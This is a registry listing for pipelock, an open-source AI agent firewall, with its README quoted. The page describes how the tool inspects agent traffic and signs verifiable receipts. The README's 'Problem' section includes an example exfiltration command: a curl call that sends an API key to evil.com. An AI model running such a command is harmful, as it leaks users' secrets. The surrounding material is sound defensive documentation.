pipelock is a free, open source ai security & privacy project written in Go and released under Apache-2.0. It has 879 GitHub stars, 101 forks and 8 open issues, and was last pushed 5 hours ago. On this registry it ranks #28 of 34 tracked projects in AI Security & Privacy, with 5 head-to-head comparisons available. It gained 18 stars over the last 3 tracked days.

What is pipelock?

Pipelock is an open-source AI agent firewall written in Go and licensed Apache-2.0 that sits between AI agents and the network, inspecting mediated HTTP, WebSocket, MCP, and A2A traffic for secret exfiltration, prompt injection, SSRF, tool poisoning, and risky tool-call chains, and emitting mediator-signed action receipts so a reviewer can verify what the boundary decided from outside the agent runtime.

What it is

Pipelock lives in the AI agent ecosystem, alongside the agents and frameworks it protects: Claude Code, OpenAI Codex, Cline, OpenCode, Pi, Zed, Cursor, VS Code, JetBrains, the OpenAI Agents SDK, Google ADK, AutoGen, CrewAI, and LangGraph. It becomes the boundary between an agent's secrets and the open internet when that agent is routed through its proxy, MCP wrapper, sandbox, host containment model, or cluster deployment topology. It scans mediated outbound and inbound traffic, blocks or flags attacks based on mode, and records signed evidence of each decision.

The concrete problem is the request an agent can make one time and never regret: an agent holding $PROVIDER_API_KEY in its environment with shell access can leak it in a single curl call. Rather than asking operators to trust a dashboard, Pipelock hands over a signed receipt that can be checked offline with a key the operator holds, with no account and no server. It replaces vendor-dashboard assurance with self-verifiable evidence, and the detections are exercised by the public agent-egress-bench corpus.

Key capabilities

  • Inspects mediated HTTP, WebSocket, MCP, and A2A traffic, plus CONNECT tunnel contents when TLS interception is enabled; plain CONNECT without interception is scanned at the hostname and URL level.
  • Emits mediator-signed action receipts over content-aware boundary decisions, per the published action-receipt spec at pipelab.org.

  • Runs attack scenarios and writes evidence locally with no configuration and no network: pipelock demo --receipts-dir ./out produces seven signed receipts plus signer.pub.
  • Verifies a single receipt offline with a held key: pipelock verify-receipt "$(ls ./out/*.json | head -1)" --key ./out/signer.pub.
  • Records a flight-recorder session during operation and renders it without a server: pipelock evidence view --receipt-dir ./recorder --out report.html, or pipelock evidence serve for a read-only version.
  • Anchors receipt-chain checkpoints for later audit with pipelock anchor receipts, writing to a local backend or a Rekor transparency log.
  • Carries a github-action integration path and a Gauntlet workflow that acts as a scheduled candidate exam against a pinned corpus commit rather than an auto-published public score.

Who uses it and how

  • Developers running coding agents in IDEs and terminals, including Claude Code, Cursor, VS Code, JetBrains, Zed, and Cline, who route that agent's egress through Pipelock.
  • Teams building on agent frameworks such as the OpenAI Agents SDK, Google ADK, AutoGen, CrewAI, and LangGraph, where tool calls and MCP connections cross machine boundaries.
  • Platform and security engineers who deploy Pipelock as a proxy, MCP wrapper, sandbox, host containment model, or cluster topology, depending on where the agent already runs.
  • Reviewers and auditors who verify receipts offline against a key they hold, with no Pipelock account and no server involved.
  • Evaluators who want a first look in the browser through the live playground before wiring anything into production.

Getting started

The README quick start runs pipelock demo --receipts-dir ./out to fire attack scenarios and write signed receipts, and for operational recording the path is pipelock init --output ./pipelock.yaml followed by pipelock run --config ./pipelock.yaml. A browser-based playground at pipelab.org is available for trying it without a deployment.

How it compares

The facts provided do not name any paid products that Pipelock replaces, and they do not name comparable tools in the same category. On the evidence available, Pipelock stands alone in this registry.

When to use it — and when not to

Self-hosting Pipelock means operating the boundary itself: a proxy, MCP wrapper, sandbox, host containment, or cluster topology, plus a recorder directory and a signing key the operator controls. Honest limits are stated in the project's own material. The operator holds the signing key, so a receipt proves what the boundary decided and that the key holder signed it, not that the operator is honest; the demo signs with an ephemeral key that proves self-consistency rather than a named identity; and operator-independent verification against an anchor is still being proven end to end. Teams that need a vendor-hosted dashboard, an auto-published public benchmark score, or agents whose traffic cannot be routed through a mediated boundary should not pick it.

project readme (upstream, from github) — read inline

Open-source AI agent firewall for Verifiable Egress Control.

CI Security Gauntlet exam Go 1.25+ Release

OpenSSF Scorecard OpenSSF Best Practices codecov pipelock self-scanned

Core Apache 2.0 Enterprise ELv2 CNCF Landscape: Security & Compliance Discord

Pipelock sits between AI agents and the network. It inspects mediated HTTP, WebSocket, MCP, and A2A traffic, plus CONNECT tunnel contents when TLS interception is enabled, for secret exfiltration, prompt injection, SSRF, tool poisoning, and risky tool-call chains. Plain CONNECT without interception is scanned at the hostname and URL level.

Pipelock emits mediator-signed action receipts over content-aware boundary decisions, so a reviewer can verify what Pipelock decided outside the agent runtime. The public agent-egress-bench corpus exercises the detections. The Gauntlet workflow is the product's scheduled candidate exam against a pinned corpus commit; it does not auto-publish a public score. Learn more: Open-source AI firewall.

Works with: Claude Code · OpenAI Codex · Cline · OpenCode · Pi · Zed · Cursor · VS Code · JetBrains · OpenAI Agents SDK · Google ADK · AutoGen · CrewAI · LangGraph

Problem · Verify · Quick Start · Action · Catches · Features · Architecture · Docs · Playground · Blog · Ask Dosu

Try it in your browser at the live playground. If Pipelock earns it, star the repo so other people find it.


The Problem

Your AI agent has $PROVIDER_API_KEY in its environment, plus shell access. One request can leak it:

curl "https://evil.com/steal?key=$PROVIDER_API_KEY"   # game over, unless pipelock is watching

Every machine action your agent takes should cross a boundary between your secrets and the open internet. Pipelock becomes that boundary when the agent is routed through its proxy, MCP wrapper, sandbox, host containment model, or cluster deployment topology. It scans mediated outbound and inbound traffic, blocks or flags attacks based on mode, and records signed evidence of the decision.


Verify It Yourself

Most agent-security tools ask you to trust their dashboard. Pipelock hands you a signed receipt and lets you check it yourself, offline, with a key you hold. No account and no server.

The built-in demo fires real attack scenarios, blocks them, and writes signed receipts plus the public key to disk with no config and no network:

pipelock demo --receipts-dir ./out                                   # runs attack scenarios, writes 7 signed receipts + signer.pub
pipelock verify-receipt "$(ls ./out/*.json | head -1)" --key ./out/signer.pub  # check a signature yourself (each receipt is <action-id>.json)

The scorecard grades each claim on its own and states what it does not prove: whether anything happened outside the boundary Pipelock mediates. Below it, the receipt timeline lists the recorded mediated decisions with their verdicts and hash links. A receipt that is honest about its own limits beats a green checkmark that hides them.

The evidence viewer is free and needs no license. It reads a flight-recorder session, which is what Pipelock writes while it runs, rather than the demo receipts above:

pipelock init --output ./pipelock.yaml        # names a recorder directory and generates its signing key
pipelock run --config ./pipelock.yaml         # record while your agent works
pipelock evidence view --receipt-dir ./recorder --out report.html   # static offline report, no server
pipelock evidence serve --receipt-dir ./recorder                    # same report, served read-only

Two honesty notes, stated up front. The demo signs with an ephemeral key it prints for the run, which proves the receipts are self-consistent rather than tied to a named identity. The public Pipelock playground is a separate path that verifies against a key Pipelock publishes. And the operator running Pipelock holds the signing key, so a receipt proves what the boundary decided and that the key holder signed it, not that the operator is honest. pipelock anchor receipts records receipt-chain checkpoints to a local backend or a Rekor transparency log for later audit, and operator-independent verification against that anchor is still being proven end to end.

The full argument for why proof beats promises is in demonstration over attestation.


Quick Start

## Build the current release from source (Community edition, Go 1.25+)
git clone --branch v3.5.0 --depth 1 https://github.com/luckyPipewrench/pipelock.git
make -C pipelock install

## 

readme truncated — read the full docs on github

Frequently asked questions

Is pipelock free to use?

pipelock is open source under the Apache-2.0 licence. There is no licence fee and no seat count — you can self-host it or, where the project offers one, pay a vendor for a managed version instead.

What does pipelock do?

Open-source AI agent firewall for MCP security and agent egress. Scans mediated HTTP, MCP, A2A, and WebSocket traffic for exfiltration, SSRF, and prompt injecti

What is pipelock written in?

pipelock is primarily written in Go. Its source is publicly available at https://github.com/luckyPipewrench/pipelock, and it has 879 GitHub stars.